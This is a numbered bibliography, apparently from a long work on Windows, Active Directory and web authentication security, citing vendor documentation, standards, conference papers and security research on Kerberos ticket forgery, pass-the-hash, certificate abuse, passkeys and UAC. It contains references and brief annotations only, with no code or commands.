802. Microsoft Defender for Identity — Classic alerts catalogue. https://learn.microsoft.com/en-us/defender-for-identity/alerts-mdi-classic
803. Microsoft Learn — *Microsoft Defender for Identity credential access alerts* (2024). https://learn.microsoft.com/en-us/defender-for-identity/credential-access-alerts
804. MITRE ATT&CK T1558.002 — Silver Ticket. https://attack.mitre.org/techniques/T1558/002/
805. The Hacker Recipes — Sapphire ticket — Charlie Bromberg. https://www.thehacker.recipes/ad/movement/kerberos/forged-tickets/sapphire
806. ShutdownRepo/impacket — sapphire-tickets branch — Charlie Bromberg. https://github.com/ShutdownRepo/impacket/tree/sapphire-tickets
807. [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol — 2026. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/
808. BloodHound Release Notes. https://bloodhound.specterops.io/resources/release-notes/

809. Impacket PR #1411: Sapphire ticket support in ticketer.py. https://github.com/fortra/impacket/pull/1411
810. Kerberos Service Ticket Request Using RC4 Encryption. https://research.splunk.com/endpoint/7d90f334-a482-11ec-908c-acde48001122/
811. microsoftarchive/New-KrbtgtKeys.ps1. https://github.com/microsoftarchive/New-KrbtgtKeys.ps1
812. Certified Pre-Owned: Abusing Active Directory Certificate Services — Will Schroeder, Lee Christensen; 2021. https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
813. Domain of Thrones: Part I — Nico Shyne, Josh Prager; 2023. https://specterops.io/blog/2023/10/24/domain-of-thrones-part-i/
814. Set-ADAccountPassword (ActiveDirectory PowerShell module). https://learn.microsoft.com/en-us/powershell/module/activedirectory/set-adaccountpassword
815. Microsoft Learn — *Windows Hello for Business cloud Kerberos trust deployment guide*. https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/deploy/hybrid-cloud-kerberos-trust
816. Project Athena (encyclopedia entry citing the MIT/IBM/DEC partnership and 1983—1991 timeline). https://en.wikipedia.org/wiki/Project_Athena
817. Windows 2000 (encyclopedia entry citing the December 15, 1999 RTM and February 17, 2000 general-availability dates). https://en.wikipedia.org/wiki/Windows_2000
818. Paul Ashton — *NT pass-the-hash exploit code originally posted to NTBugtraq (April 1997); archived as Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - Pass the Hash exploit* (1997). https://www.exploit-db.com/exploits/19197
819. Dirk-jan Mollema — *Digging further into the Primary Refresh Token* (2020). https://dirkjanm.io/digging-further-into-the-primary-refresh-token/
820. Dirk-jan Mollema — *Abusing Azure AD SSO with the Primary Refresh Token* (2020). https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/
821. Dirk-jan Mollema — *ROADtools and roadtx* (2025). https://github.com/dirkjanm/ROADtools
822. Wikipedia contributors — *Pass the hash*. https://en.wikipedia.org/wiki/Pass_the_hash
823. Alva Duckwall, Christopher Campbell — *Still Passing the Hash 15 Years Later* (2012). https://media.blackhat.com/bh-us-12/Briefings/Duckwall/BH_US_12_Duckwall_Campbell_Still_Passing_WP.pdf

824. Hernan Ochoa — *Pass-the-Hash Toolkit (CoreLabs project page, Wayback)* (2008). https://web.archive.org/web/20121025075348/http://oss.coresecurity.com/projects/pshtoolkit.htm
825. Microsoft — *LsaCallAuthenticationPackage function (ntsecapi.h)* (2025). https://learn.microsoft.com/en-us/windows/win32/api/ntsecapi/nf-ntsecapi-lsacallauthenticationpackage
826. Alva Duckwall, Benjamin Delpy — *Abusing Microsoft Kerberos: Sorry You Guys Don't Get It (whitepaper)* (2014). https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf
827. Sean Metcalf — *Mimikatz and Active Directory Kerberos Attacks* (2014). https://adsecurity.org/?p=556
828. Sean Metcalf — *Red vs. Blue: Modern Active Directory Attacks, Detection, and Protection* (2015). https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf
829. VASCO Data Security International, Inc. — *Quarterly Report on Form 10-Q for the Quarter Ended September 30, 2011* (2011). https://www.sec.gov/Archives/edgar/data/1044777/000119312511297526/d246524d10q.htm
830. Fox-IT — *Black Tulip: Report of the investigation into the DigiNotar Certificate Authority breach* (2012). https://github.com/juliocesarfort/public-pentesting-reports/blob/master/Fox-IT/Fox-IT_-_DigiNotar.pdf
831. Microsoft — *KB2871997: Microsoft Security Advisory – Update to improve credentials protection and management (May 13, 2014)* (2014). https://support.microsoft.com/help/2871997
832. SpecterOps — *BloodHound CE/Enterprise: CanRDP edge* (2025). https://bloodhound.specterops.io/resources/edges/can-rdp
833. Microsoft — *Windows 10 Enterprise and Education – Modern Lifecycle Policy* (2025). https://learn.microsoft.com/en-us/lifecycle/products/windows-10-enterprise-and-education
834. Will Schroeder, Lee Christensen — *Certified Pre-Owned: Abusing Active Directory Certificate Services* (2021). https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf
835. Yannick Méheut — *AlmondOffSec/PassTheCert* (2022). https://github.com/AlmondOffSec/PassTheCert

836. Yannick Méheut — *Authenticating with certificates when PKINIT is not supported* (2022). https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html
837. Oliver Lyak — *Certipy Wiki: Privilege Escalation (ESC1-ESC16)* (2025). https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation
838. Semperis — *AD Vulnerability CVE-2022-26923* (2022). https://www.semperis.com/blog/ad-vulnerability-cve-2022-26923/
839. Will Schroeder, Lee Christensen — *Certificates and Pwnage and Patches, Oh My!* (2022). https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d
840. Microsoft — *Defender for Identity – Certificates posture assessments* (2025). https://learn.microsoft.com/en-us/defender-for-identity/security-posture-assessments/certificates
841. SpecterOps — *Certify Wiki: Escalation Techniques (ESC1-ESC16)* (2025). https://docs.specterops.io/ghostpack-docs/Certify.wik-mdx/4-escalation-techniques
842. Microsoft — *Conditional Access: Token Protection* (2025). https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection
843. Microsoft — *Plan your Microsoft Entra hybrid join deployment* (2025). https://learn.microsoft.com/en-us/entra/identity/devices/hybrid-join-plan
844. SpecterOps — *BloodHound CE/Enterprise: Edges reference* (2025). https://bloodhound.specterops.io/resources/edges/
845. Dirk-jan Mollema — *Phishing for Microsoft Entra Primary Refresh Tokens* (2023). https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/
846. Dirk-jan Mollema — *Obtaining Global Admin in every Entra ID tenant with Actor tokens* (2025). https://dirkjanm.io/obtaining-global-admin-in-every-entra-id-tenant-with-actor-tokens/
847. Dirk-jan Mollema — *Persisting on Entra ID applications and User Managed Identities with Federated Credentials* (2024). https://dirkjanm.io/persisting-with-federated-credentials-entra-apps-managed-identities/
848. D. Fett, B. Campbell, J. Bradley, T. Lodderstedt, M. Jones, D. Waite — *RFC 9449 – OAuth 2.0 Demonstrating Proof of Possession (DPoP)* (2023). https://datatracker.ietf.org/doc/html/rfc9449
849. FIDO Alliance — *How FIDO Works*. https://fidoalliance.org/how-fido-works/

850. Wikipedia — *Password: History*. https://en.wikipedia.org/wiki/Password#History
851. Multicians — *Corby Memorial*. https://www.multicians.org/corby-memorial.html
852. Tom Van Vleck — *Multics Security*. https://www.multicians.org/security.html
853. Wikipedia — *crypt (C)*. https://en.wikipedia.org/wiki/Crypt_(C)
854. Electronic Frontier Foundation — *DES Challenge III Broken in Record 22 Hours*. https://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19990119_deschallenge3.html
855. Microsoft Learn — *Passwords technical overview*. https://learn.microsoft.com/en-us/windows-server/security/kerberos/passwords-technical-overview
856. MITRE — *Use Alternate Authentication Material: Pass the Hash (T1550.002)* (2024). https://attack.mitre.org/techniques/T1550/002/
857. The Register — *Gummi Bears Defeat Fingerprint Sensors*. https://www.theregister.com/2002/05/16/gummi_bears_defeat_fingerprint_sensors/
858. Microsoft Learn — *Windows Biometric Framework API*. https://learn.microsoft.com/en-us/windows/win32/secbiomet/biometric-service-api-portal
859. PR Newswire — Motorola Mobility and AT&T ATRIX 4G announcement. https://www.prnewswire.com/news-releases/motorola-mobility-and-att-announce-atrix-4g-the-future-of-mobile-computing-112974014.html
860. Apple — *Apple Announces iPhone 5s*. https://www.apple.com/newsroom/2013/09/10Apple-Announces-iPhone-5s-The-Most-Forward-Thinking-Smartphone-in-the-World/
861. FIDO Alliance Launch Announcement (PDF), 12 February 2013. FIDO Alliance; 2013. https://fidoalliance.org/assets/downloads/FIDO_Alliance_launch__FINAL__02_12_13docx.pdf
862. FIDO Alliance — specifications collection. https://fidoalliance.org/specifications/
863. FIDO Alliance — *FIDO UAF Protocol Specification*. https://fidoalliance.org/specs/fido-uaf-v1.2-ps-20201020/fido-uaf-protocol-v1.2-ps-20201020.html
864. FIDO Alliance — *Universal 2nd Factor (U2F) Overview*. https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/fido-u2f-overview-v1.2-ps-20170411.html

865. Web Authentication: An API for accessing Public Key Credentials – Level 3 (W3C Candidate Recommendation). W3C. https://www.w3.org/TR/webauthn-3/
866. Microsoft Learn — *Windows Hello biometric requirements*. https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/windows-hello-biometric-requirements
867. Apple Platform Security — *Optic ID, Face ID, Touch ID, passcodes, and passwords*. https://support.apple.com/en-ca/guide/security/sec9479035f1/web
868. Microsoft Tech Community — *Windows Hello for Business Hybrid Cloud Kerberos Trust is now available!*. https://techcommunity.microsoft.com/blog/windows-itpro-blog/windows-hello-for-business-hybrid-cloud-kerberos-trust-is-now-available/3651049
869. Microsoft Learn — *Plan a Windows Hello for Business Deployment*. https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/deploy/
870. FIDO Alliance — *Android Now FIDO2 Certified*. https://fidoalliance.org/android-now-fido2-certified-accelerating-global-migration-beyond-passwords/
871. FIDO Alliance — *Microsoft Achieves FIDO2 Certification for Windows Hello*. https://fidoalliance.org/microsoft-achieves-fido2-certification-for-windows-hello/
872. NIST SP 800-63B — *Authentication Assurance Levels*. https://pages.nist.gov/800-63-4/sp800-63b/aal/
873. NIST SP 800-63B — *Authenticator and Verifier Requirements*. https://pages.nist.gov/800-63-4/sp800-63b/authenticators/
874. Omer Tsarfati / CyberArk — *Bypassing Windows Hello Without Masks or Plastic Surgery*. https://www.cyberark.com/resources/threat-research-blog/bypassing-windows-hello-without-masks-or-plastic-surgery
875. Bowen Hu, Kuo Wang, and Chip Hong Chang — near-infrared facial presentation-attack research page. https://www.usenix.org/conference/usenixsecurity25/presentation/hu-bowen
876. Hu, Wang, and Chang — PDF describing a near-infrared facial presentation attack. https://www.usenix.org/system/files/usenixsecurity25-hu-bowen.pdf
877. ERNW / Insinuator — *Faceplant: Planting Biometric Templates*. https://insinuator.net/2025/08/windows-hello-for-buiness-faceplant-planting-biometric-templates/

878. Black Hat USA 2025 — *Windows Hell No for Business* official conference video. https://www.youtube.com/watch?v=SkWZ5KcelD4
879. Passwordless authentication options for Microsoft Entra ID. Microsoft Learn. https://learn.microsoft.com/en-us/entra/identity/authentication/concept-authentication-passwordless
880. Apple Newsroom — *Apple, Google, and Microsoft Commit to Expanded Support for FIDO Standard*. https://www.apple.com/newsroom/2022/05/apple-google-and-microsoft-commit-to-expanded-support-for-fido-standard/
881. Google Identity — *Passkeys*. https://developers.google.com/identity/passkeys
882. Apple Platform Security — *Passkeys*. https://support.apple.com/guide/security/passkeys-sec50554cb94/web
883. FIDO Alliance — credential exchange specifications announcement. https://fidoalliance.org/fido-alliance-publishes-new-specifications-to-promote-user-choice-and-enhanced-ux-for-passkeys/
884. Pushing passkeys forward: Microsoft's latest updates for simpler, safer sign-ins. Microsoft Security Blog; 2025. https://www.microsoft.com/en-us/security/blog/2025/05/01/pushing-passkeys-forward-microsofts-latest-updates-for-simpler-safer-sign-ins/
885. Anil K. Jain, Arun Ross, and Salil Prabhakar — *An Introduction to Biometric Recognition*. https://ieeexplore.ieee.org/document/1262027
886. NVD — *CVE-2025-26644*. https://nvd.nist.gov/vuln/detail/CVE-2025-26644
887. Wiz Vulnerability Database — *CVE-2025-26644*. https://www.wiz.io/vulnerability-database/cve/cve-2025-26644
888. Tycoon 2FA: an in-depth analysis of the latest version of the AiTM phishing kit. Sekoia.io;
2024.
https://blog.sekoia.io/tycoon-2fa-an-in-depth-analysis-of-the-latest-version-of-the-aitm-phishing-kit/
889. NIST SP 800-63-4: Digital Identity Guidelines (final, July 2025). Proud-Madruga, Choong, Galluzzo, Gupta, LaSalle, Lefkovitz, Regenscheid; NIST; 2025. https://pages.nist.gov/800-63-4/
890. NIST SP 800-63B-4: Authentication and Authenticator Management (HTML). NIST; 2025. https://pages.nist.gov/800-63-4/sp800-63b.html
891. FIDO Authenticator Certification Levels (L1, L1+, L2, L3, L3+). FIDO Alliance. https://fidoalliance.org/certification/authenticator-certification-levels/

892. RFC 5056: On the Use of Channel Bindings to Secure Channels. Nicolas Williams; IETF; 2007. https://auth.ietf.org/doc/html/rfc5056
893. RFC 9266: Channel Bindings for TLS 1.3. Sam Whited; IETF; 2022. https://auth.ietf.org/doc/html/rfc9266
894. New NIST Guidance on Passkeys: Key Takeaways for Enterprises. Yubico. https://www.yubico.com/blog/new-nist-guidance-on-passkeys-key-takeaways-for-enterprises/
895. Password Security: A Case History. Robert Morris, Ken Thompson; Communications of the ACM 22(11), 594-597; 1979. https://doi.org/10.1145/359168.359172
896. RFC 4226: HOTP – An HMAC-Based One-Time Password Algorithm. M'Raihi, Bellare, Hoornaert, Naccache, Ranen; IETF; 2005. https://auth.ietf.org/doc/html/rfc4226
897. RFC 6238: TOTP – Time-Based One-Time Password Algorithm. M'Raihi, Machani, Pei, Rydell; IETF; 2011. https://auth.ietf.org/doc/html/rfc6238
898. RFC 8471: The Token Binding Protocol Version 1.0. Popov, Nystroem, Balfanz, Hodges; IETF; 2018. https://auth.ietf.org/doc/html/rfc8471
899. RFC 8473: Token Binding over HTTP. Popov, Nystroem, Balfanz, Harper, Hodges; IETF; 2018. https://auth.ietf.org/doc/html/rfc8473
900. RFC 8471 datatracker history page. IETF. https://datatracker.ietf.org/doc/rfc8471/history/
901. RFC 8473 datatracker history page. IETF. https://datatracker.ietf.org/doc/rfc8473/history/
902. Chrome Platform Status: Token Binding. Chromium. https://chromestatus.com/api/v0/features/5097603234529280
903. Chrome Platform Status: Remove Token Binding. Chromium. https://chromestatus.com/feature/5044401232918528
904. Web Authentication: An API for accessing Scoped Credentials (W3C First Public Working Draft, 31 May 2016). W3C; 2016. https://www.w3.org/TR/2016/WD-webauthn-20160531/
905. Web Authentication Level 3 (Candidate Recommendation dated snapshot, 13 January 2026). W3C; 2026. https://www.w3.org/TR/2026/CR-webauthn-3-20260113/
906. DoD 5200.28-STD: Department of Defense Trusted Computer System Evaluation Criteria. Department of Defense; 1985. https://irp.fas.org/nsa/rainbow/std001.htm

907. NIST Special Publication 800-63 (first edition): Electronic Authentication Guideline. William E. Burr, Donna Dodson, W. Timothy Polk; NIST CSRC; 2004. https://csrc.nist.gov/pubs/sp/800/63/final
908. NIST SP 800-63 version 1.0.2 (PDF). NIST; 2004. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-63ver1.0.2.pdf
909. RSA SecurID (Wikipedia). Wikipedia. https://en.wikipedia.org/wiki/RSA_SecurID
910. NIST SP 800-63-3: Digital Identity Guidelines. NIST CSRC; 2017. https://csrc.nist.gov/pubs/sp/800/63/3/upd2/final
911. RFC 1760: The S/KEY One-Time Password System. Neil Haller; IETF; 1995. https://auth.ietf.org/doc/html/rfc1760
912. The Laws of Identity. Kim Cameron; identityblog.com; 2005. https://www.identityblog.com/?p=352
913. Persona Shutdown Guidelines for Reliers. Mozilla Wiki; 2016. https://wiki.mozilla.org/Identity/Persona_Shutdown_Guidelines_for_Reliers
914. FIDO U2F Overview (specs archive). FIDO Alliance. https://fidoalliance.org/specs/u2f-specs-master/fido-u2f-overview.html
915. Security Keys: Practical Cryptographic Second Factors for the Modern Web. Juan Lang, Alexei Czeskis, Dirk Balfanz, Marius Schilder, Sampath Srinivas; Financial Cryptography 2016; 2016. https://fc16.ifca.ai/preproceedings/25_Lang.pdf
916. W3C and FIDO Alliance Finalize Web Standard for Secure, Passwordless Logins. W3C; 2019. https://www.w3.org/press-releases/2019/webauthn/
917. FIDO Client to Authenticator Protocol (CTAP) 2.0 Proposed Standard, 30 January 2019. FIDO Alliance; 2019. https://fidoalliance.org/specs/fido-v2.0-ps-20190130/fido-client-to-authenticator-protocol-v2.0-ps-20190130.html
918. FIDO2 security key hardware vendors for Microsoft Entra ID. Microsoft Learn. https://learn.microsoft.com/en-us/entra/identity/authentication/concept-fido2-hardware-vendor
919. WebAuthn APIs for password-less authentication on Windows. Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/webauthn-apis
920. CBOR Object Signing and Encryption (COSE) Algorithms (IANA registry). IANA. https://www.iana.org/assignments/cose/cose.xhtml

921. FIDO Client to Authenticator Protocol (CTAP) 2.1 Proposed Standard, 15 June 2021. FIDO Alliance; 2021. https://fidoalliance.org/specs/fido-v2.1-ps-20210615/fido-client-to-authenticator-protocol-v2.1-ps-20210615.html
922. FIDO CTAP 2.2 Proposed Standard, 14 July 2025. FIDO Alliance; 2025. https://fidoalliance.org/specs/fido-v2.2-ps-20250714/fido-client-to-authenticator-protocol-v2.2-ps-20250714.html
923. FIDO Alliance Specifications Download Page. FIDO Alliance. https://fidoalliance.org/specifications/download/
924. FIDO CTAP 2.2 Review Draft, 21 March 2023. FIDO Alliance; 2023. https://fidoalliance.org/specs/fido-v2.2-rd-20230321/fido-client-to-authenticator-protocol-v2.2-rd-20230321.html
925. Apple, Google and Microsoft Commit to Expanded Support for FIDO Standard to Accelerate Availability of Passwordless Sign-Ins. FIDO Alliance; 2022. https://fidoalliance.org/apple-google-and-microsoft-commit-to-expanded-support-for-fido-standard-to-accelerate-availability-of-passwordless-sign-ins/
926. OS X Mavericks Available Today Free from the Mac App Store. Apple Newsroom; 2013. https://www.apple.com/ci/newsroom/2013/10/23OS-X-Mavericks-Available-Today-Free-from-the-Mac-App-Store/
927. Microsoft Authenticator (Wikipedia). Wikipedia. https://en.wikipedia.org/wiki/Microsoft_Authenticator
928. Microsoft Introduces Passkeys for Consumer Accounts. Microsoft Security Blog; 2024. https://www.microsoft.com/en-us/security/blog/2024/05/02/microsoft-introduces-passkeys-for-consumer-accounts/
929. iCloud data security overview (Standard and Advanced Data Protection). Apple Support. https://support.apple.com/en-us/HT202303
930. NIST SP 800-63B Supplement 1: Incorporating Syncable Authenticators. Temoshok, LaSalle, Regenscheid; NIST CSRC; 2024. https://csrc.nist.gov/pubs/sp/800/63/b/sup/final
931. microsoft/webauthn: Win32 APIs and plugin header files. GitHub. https://github.com/microsoft/webauthn
932. webauthn.h Win32 API reference. Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/api/webauthn/
933. Passkeys (Windows identity protection). Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/identity-protection/passkeys/

934. YubiKey 5 Series Overview. Yubico. https://www.yubico.com/products/yubikey-5-overview/
935. Passkeys. Adam Langley; imperialviolet.org; 2022. https://www.imperialviolet.org/2022/09/22/passkeys.html
936. passkeys.dev (FIDO Alliance / WebKit / Chrome team passkey resource). FIDO Alliance. https://passkeys.dev/
937. Passkeys on Windows: authenticate seamlessly with passkey providers. Windows Developer Blog; 2024. https://blogs.windows.com/windowsdeveloper/2024/10/08/passkeys-on-windows-authenticate-seamlessly-with-passkey-providers/
938. ASCredentialIdentityStore – AuthenticationServices. Apple Developer. https://developer.apple.com/documentation/authenticationservices/ascredentialidentitystore
939. Credential Manager (Android Developers). Android Developers. https://developer.android.com/identity/credential-manager
940. Contoso Passkey Manager (Windows-classic-samples). GitHub. https://github.com/microsoft/Windows-classic-samples/tree/main/Samples/PasskeyManager
941. Third-party passkey providers on Windows. Microsoft Learn. https://learn.microsoft.com/en-us/windows/apps/develop/security/third-party
942. WebAuthn Attestation Statement Format Identifiers (IANA registry). IANA. https://www.iana.org/assignments/webauthn/webauthn.xhtml
943. RFC 8809: Registries for Web Authentication (WebAuthn). Hodges, Mandyam, M.B. Jones; IETF; 2020. https://auth.ietf.org/doc/html/rfc8809
944. Web Authentication: An API for accessing Public Key Credentials – Level 2 (W3C Recommendation, 8 April 2021). W3C; 2021. https://www.w3.org/TR/2021/REC-webauthn-2-20210408/
945. SafetyNet Attestation API deprecation timeline. Android Developers; 2024. https://developer.android.com/privacy-and-security/safetynet/attestation
946. Google vows to fix a glaring omission in Authenticator's cloud backup feature. Android Police;
2023.
https://www.androidpolice.com/google-to-add-e2ee-to-authenticator/
947. FIDO Credential Exchange Protocol (CXP) v1.0 Working Draft, 3 October 2024. FIDO Alliance;
2024.
https://fidoalliance.org/specs/cx/cxp-v1.0-wd-20241003.html

948. Use a recovery key for your Apple Account. Apple Support. https://support.apple.com/en-us/109345
949. Configure Temporary Access Pass to register passwordless authentication methods. Microsoft Learn. https://learn.microsoft.com/en-us/entra/identity/authentication/howto-authentication-temporary-access-pass
950. Universal 2nd Factor (Wikipedia). Wikipedia. https://en.wikipedia.org/wiki/Universal_2nd_Factor
951. iCloud Keychain (Wikipedia). Wikipedia. https://en.wikipedia.org/wiki/ICloud_Keychain
952. Microsoft. *Access Control*. https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control. Accessed 2026-05-10. Index page for the Windows Win32 access-control surface; lists the C2-level, Access Control Model, SDDL, Privileges, Audit Generation, Securable Objects, and Low-level Access Control sub-pages.
953. Microsoft News Center. *The engineer's engineer: Computer industry luminaries salute Dave Cutler's five-decade-long quest for quality*. https://news.microsoft.com/features/the-engineers-engineer-computer-industry-luminaries-salute-dave-cutlers-five-decade-long-quest-for-quality/. Accessed 2026-05-10. Cutler started at Microsoft on October 31, 1988; led VMS, VAXeln, Mica / Prism at DEC; Microsoft Senior Technical Fellow.
954. hFireFox. *hfirefox/UACME*. https://github.com/hfirefox/UACME. Accessed 2026-05-10. Institutional catalogue of UAC AutoElevate-whitelist redirect bypasses; 70+ methods with structured metadata.
955. Microsoft. *How DACLs Control Access to an Object*. https://learn.microsoft.com/en-us/windows/win32/secauthz/how-dacls-control-access-to-an-object. Accessed 2026-05-10. Canonical SeAccessCheck DACL evaluation algorithm, deny-first sequencing, NULL DACL vs empty DACL distinction.
956. NIST National Vulnerability Database. *CVE-2021-36934 (HiveNightmare / SeriousSAM)*. 2021. https://nvd.nist.gov/vuln/detail/CVE-2021-36934. Accessed 2026-05-10. Overly permissive ACLs on the SAM database; KB5005357 plus manual shadow-copy deletion.
957. NIST Computer Security Resource Center. *DoD Rainbow Series*. 1985. https://csrc.nist.gov/pubs/other/1985/12/26/dod-rainbow-series/final. Accessed 2026-05-10. Listing of DoD 5200.28-STD (Orange Book, December 26, 1985) and Rainbow Series companion volumes.

958. Norm Hardy. *The Confused Deputy (Wayback mirror of cap-lore.com)*. 1988. https://web.archive.org/web/2024/https://www.cap-lore.com/CapTheory/ConfusedDeputy.html. Accessed 2026-05-10. Verbatim text of the 1988 paper, mirrored on the Internet Archive Wayback Machine.
959. Norm Hardy. *The Confused Deputy (or why capabilities might have been invented)*. https://web.archive.org/web/20250105182012/http://www.cap-lore.com/CapTheory/ConfusedDeputy.html. Accessed 2026-05-10. Hardy 1988 framing; the ACL-vs-capability comparison and capability-system remedy.
960. National Computer Security Center. *Final Evaluation Report: Digital Equipment Corporation VAX/VMS Version 4.3*. https://dn760002.eu.archive.org/0/items/DTIC_ADA208004/DTIC_ADA208004_djvu.txt. Accessed 2026-05-10. VAX/VMS Version 4.3 formal evaluation at TCSEC Class C2; UIC protection, ACLs, auditing, and kernel-mode security architecture.
961. G. Pascal Zachary. *Showstopper!: The Breakneck Race to Create Windows NT*. 1994. Cited for cultural / narrative context on Cutler and the NT team.
962. National Computer Security Center. *Final Evaluation Report: Microsoft, Inc. Windows NT Workstation and Server Version 3.5 with U.S. Service Pack 3*. https://dn710806.ca.archive.org/0/items/NCSCFER95003/NCSC-FER-95-003_djvu.txt. Accessed 2026-05-10. Windows NT Workstation and Server Version 3.5 with U.S. Service Pack 3 formal evaluation against TCSEC C2 criteria.
963. Microsoft. *Access Tokens*. https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens. Accessed 2026-05-10. Token contents; primary-vs-impersonation distinction; OpenProcessToken / DuplicateTokenEx / AdjustTokenPrivileges API surface.
964. Microsoft. *Mandatory Integrity Control*. https://learn.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control. Accessed 2026-05-10. MIC four-level lattice, SYSTEM_MANDATORY_LABEL_ACE in SACL, AppContainer Low-IL exception.
965. Microsoft. *ACE Strings*. https://learn.microsoft.com/en-us/windows/win32/secauthz/ace-strings. Accessed 2026-05-10. SDDL ACE type strings (XA, XD, XU, ZA conditional callbacks; ML mandatory label).
966. Microsoft. *Order of ACEs in a DACL*. https://learn.microsoft.com/en-us/windows/win32/secauthz/order-of-aces-in-a-dacl. Accessed 2026-05-10. The four-step preferred ACE order; caller responsibility note.
967. James Forshaw. *Sharing a Logon Session a Little Too Much*. 2020. https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.

html. Accessed 2026-05-10. LSASS token-cache primitive; "S-1-1-0 is NOT A SECURITY BOUNDARY" framing.

968. Microsoft. *Security Identifiers*. https://learn.microsoft.com/en-us/windows/win32/secauthz/security-identifiers. Accessed 2026-05-10. SID structure and uniqueness; SID API surface; well-known-SIDs cross-link.
969. Microsoft. *Well-known SIDs*. https://learn.microsoft.com/en-us/windows/win32/secauthz/well-known-sids. Accessed 2026-05-10. Mandatory integrity RID values (Low 0x1000, Medium 0x2000, High 0x3000, System 0x4000) used with the S-1-16 mandatory label authority.
970. James Forshaw. *The Art of Becoming TrustedInstaller*. 2017. https://www.tiraniddo.dev/2017/08/the-art-of-becoming-trustedinstaller.html. Accessed 2026-05-10. Service SIDs are the SHA-1 of the uppercased service name; RtlCreateServiceSid.
971. Microsoft. *Restricted Tokens*. https://learn.microsoft.com/en-us/windows/win32/secauthz/restricted-tokens. Accessed 2026-05-10. Two-pass access check; deny-only / restricting SIDs / privilege removal; desktop-isolation requirement.
972. Microsoft. *Privileges*. https://learn.microsoft.com/en-us/windows/win32/secauthz/privileges. Accessed 2026-05-10. Privilege-vs-right distinction; default-disabled rule; AdjustTokenPrivileges to enable.
973. SentinelLabs. *Vulnerabilities in Avast and AVG Put Millions at Risk*. 2022. https://www.sentinelone.com/labs/vulnerabilities-in-avast-and-avg-put-millions-at-risk/. Accessed 2026-05-10. CVE-2022-26522 + CVE-2022-26523 in aswArPot.sys; reported December 2021; security-product driver as BYOVD precedent.
974. Microsoft. *SYSTEM_MANDATORY_LABEL_ACE structure*. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-system_mandatory_label_ace. Accessed 2026-05-10. Mandatory-label ACE in the SACL; mask values SYSTEM_MANDATORY_LABEL_NO_WRITE_UP (0x1), NO_READ_UP (0x2), NO_EXECUTE_UP (0x4).
975. Microsoft. *ACCESS_MASK*. https://learn.microsoft.com/en-us/windows/win32/secauthz/access-mask. Accessed 2026-05-10. 32-bit ACCESS_MASK layout: specific bits 0-15, standard bits 16-23 (WRITE_DAC bit 18, WRITE_OWNER bit 19), ACCESS_SYSTEM_SECURITY bit 24, generic bits 28-31.
976. Microsoft. *File Access Rights Constants*. https://learn.microsoft.com/en-us/windows/win32/fileio/file-access-rights-constants. Accessed 2026-05-10.

FILE_READ_DATA = 1, FILE_WRITE_DATA = 2, FILE_APPEND_DATA = 4 and the rest of the file-specific access mask constants.

977. Skywing (Ken Johnson). *Getting Out of Jail: Escaping Internet Explorer Protected Mode*. 2007. https://web.archive.org/web/20080926082628/http://uninformed.org/index.cgi?v=8&a=6. Accessed 2026-05-10. Uninformed Volume 8 Article 6; first public reverse-engineering of MIC and the IE Protected Mode broker pattern.
978. Dean Hachamovitch, Microsoft Internet Explorer Team. *Internet Explorer 7 for Windows XP Available Now*. https://learn.microsoft.com/en-us/archive/blogs/ie/internet-explorer-7-for-windows-xp-available-now. Accessed 2026-05-10. IE7 for Windows XP final release on October 18, 2006; Vista release still pending.
979. Microsoft. *How User Account Control Works*. https://learn.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works. Accessed 2026-05-10. UAC split-token model; filtered Medium-IL token vs full High-IL token; explorer.exe as parent of all user processes.
980. Microsoft. *The COM Elevation Moniker*. https://learn.microsoft.com/en-us/windows/win32/com/the-com-elevation-moniker. Accessed 2026-05-10. COM elevation moniker syntax (Elevation:Administrator!new:{guid}, Elevation:Highest!new:{guid}); supported run levels Administrator and Highest; produces a High-IL admin caller, not SYSTEM.
981. Leo Davidson. *Windows 7 UAC Whitelist: Code-Injection Issue, Anti-Competitive API, Security Theatre*. 2009. https://www.pretentiousname.com/misc/win7_uac_whitelist2.html. Accessed 2026-05-10. The original 2009 sysprep / IFileOperation / cryptbase.dll UAC bypass writeup.
982. Matt Nelson (enigma0x3). *Fileless UAC Bypass Using eventvwr.exe and Registry Hijacking*. 2016. https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/. Accessed 2026-05-10. August 15, 2016; the canonical fileless-UAC-bypass template; mscfile HKCU registry redirect.
983. Mark Russinovich. *Inside Windows Vista User Account Control*. 2007. https://web.archive.org/web/20070715040322/http://technet.microsoft.com/en-us/magazine/cc138019.aspx. Accessed 2026-05-10. Mark Russinovich TechNet

Magazine cover story (June 2007); canonical practitioner walkthrough of the split-token model.

